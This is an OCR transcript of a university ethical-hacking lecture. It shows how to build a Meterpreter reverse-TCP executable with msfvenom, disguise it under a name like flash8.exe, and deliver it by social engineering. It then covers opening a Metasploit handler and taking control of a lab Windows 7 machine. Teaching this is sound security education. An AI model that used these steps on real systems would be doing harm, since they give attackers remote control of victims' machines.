
Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 24
Metasploit Social Eng Attack

(Refer Slide Time: 00:14)




Now, in this session we will discuss about Social Engineering Attack. In this session we will use social engineering as an attack vector to compromise target system. Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick user into making security mistakes or giving away sensitive information.

The term can also include activities such as exploiting human kindness, greed and curiosity to gain access to restricted access building or getting the users to installing backdoor software. Social engineering technique involves email, website, Java, Applet, HIT device. Sometimes malware are bind with other legitimate file like image, PDF etc of the victim interest.

So, there are variety of techniques used for Social Engineering Attack. Best tool for Social Engineering Attack is $SE\ toolkit$. We will cover $SE\ toolkit$ in next session. In this session I will show something I built from scratch. Now I am going to convert the


payload into an executable and then using social engineering, execute into the target system and compromise it. We will use the tool $MSF\ Venom$ which is a companion script with Metasploit. So, run $msfvenom$, without any argument you will get a list how to use it. So, let us check $msfvenom$. So, see the help is here and you can check how to use $msfvenom$. To check the list of all payload, we can use the command $msfvenom - l$. So, all the list of payload.

(Refer Slide Time: 03:01)



Now, see here is the list of all the payloads available in $msfvenom$. Now, see there is a payload with the name $windows/meterpreter/reverse\_tcp$. Now we are going to use this particular payload and create the executable and by using this payload, we try to establish a reverse connection from target machine to attacker machine. So, first see how to create the binaries or executable using this particular payload.


(Refer Slide Time: 04:25)



So, now I am using $msfvenom$, then $-p$ specify the payload name. So, now the payload name is $windows/meterpreter/reverse\_tcp$. Now we need to set the $LHOST$. $LHOST$ means basically the IP address of the attacker machine. That means, IP address of the kali machine that is 10.35.1.198 because, we are basically going to establish the reverse connection. That means whenever we execute these executable in the target machine, it establish the connection with the host IP address 10.35.1.198 and we can also set the $LPORT$. So, $LPORT$ I am using here 443.

Now, $-f$ specify the file format I am going to create the exe file. Now put the location where you want to store this executable file. I am going to store this executable file in root under my file directory and the file name is maybe flash8.exe. Now hit enter.


(Refer Slide Time: 06:46)



Now, it is created. Now check the folder. Now see it is already created. Now our main aim is execute this exe file into the target machine using any kind of social engineering attack like maybe through email, maybe by website or any other social engineering attack vector.


Now, in attacker machine we also need to open the handler which can able to listen the connection which is coming from the target machine, that means where we execute this file. So, to open the handler we need to open Metasploit framework. So, by typing $msfconsole$ I am opening the Metasploit framework.

(Refer Slide Time: 08:01)



Now, we need to open the handler. So, the command is $use\ exploits/multi/handler$. Now we need to set the payload. So, we use the $payload\ windows/meterpreter/reverse\_tcp$. Now by using the show option command we can check all the options we need to set under this particular payload.


(Refer Slide Time: 09:04)



So, we need to set $LHOST$. So, use the command set, then $LHOST$ is 10.35.1.198 I am also going to change $LPORT$. So, use the command $set\ LPORT$ is 443.


Now, use the command exploit to really open the handler and which can able to listen the connection coming from the target machine exploit. So, now the reverse TCP handler is on in port 443. Now somehow we need to execute the exe file in the target machine. So, to do that we need to use any kind of social engineering method. For the time being I am simply using a http server to execute the executable file in the victim machine.

(Refer Slide Time: 10:36)




So, I am opening a *SimpleHTTPServer* on port 8000. Now see this is the executable which we already created.

(Refer Slide Time: 11:31)



Now, I am executing this file in the target machine and go back to the attacker machine where we open the listener and see we got the session and check the system information. Wow now we are inside the Windows 7 machine. Now, from the *meterpreter* session using the cell command we can directly go inside the target machine.

(Refer Slide Time: 12:25)



Now see, now we are inside the desktop of the target machine. Now suppose I want to create some directory in the desktop. So, using the command *mkdir* I am going to create a directory with the name kali.

Now, see already a file is created in the desktop of the target machine. Now suppose I want to delete this particular directory and see it is already deleted. Wow now to go back to the meta, to go back to the *meterpreter* session we can use the command *exit*. Now if we use the *exit* command in *meterpreter* session, it will basically close the session with the target machine.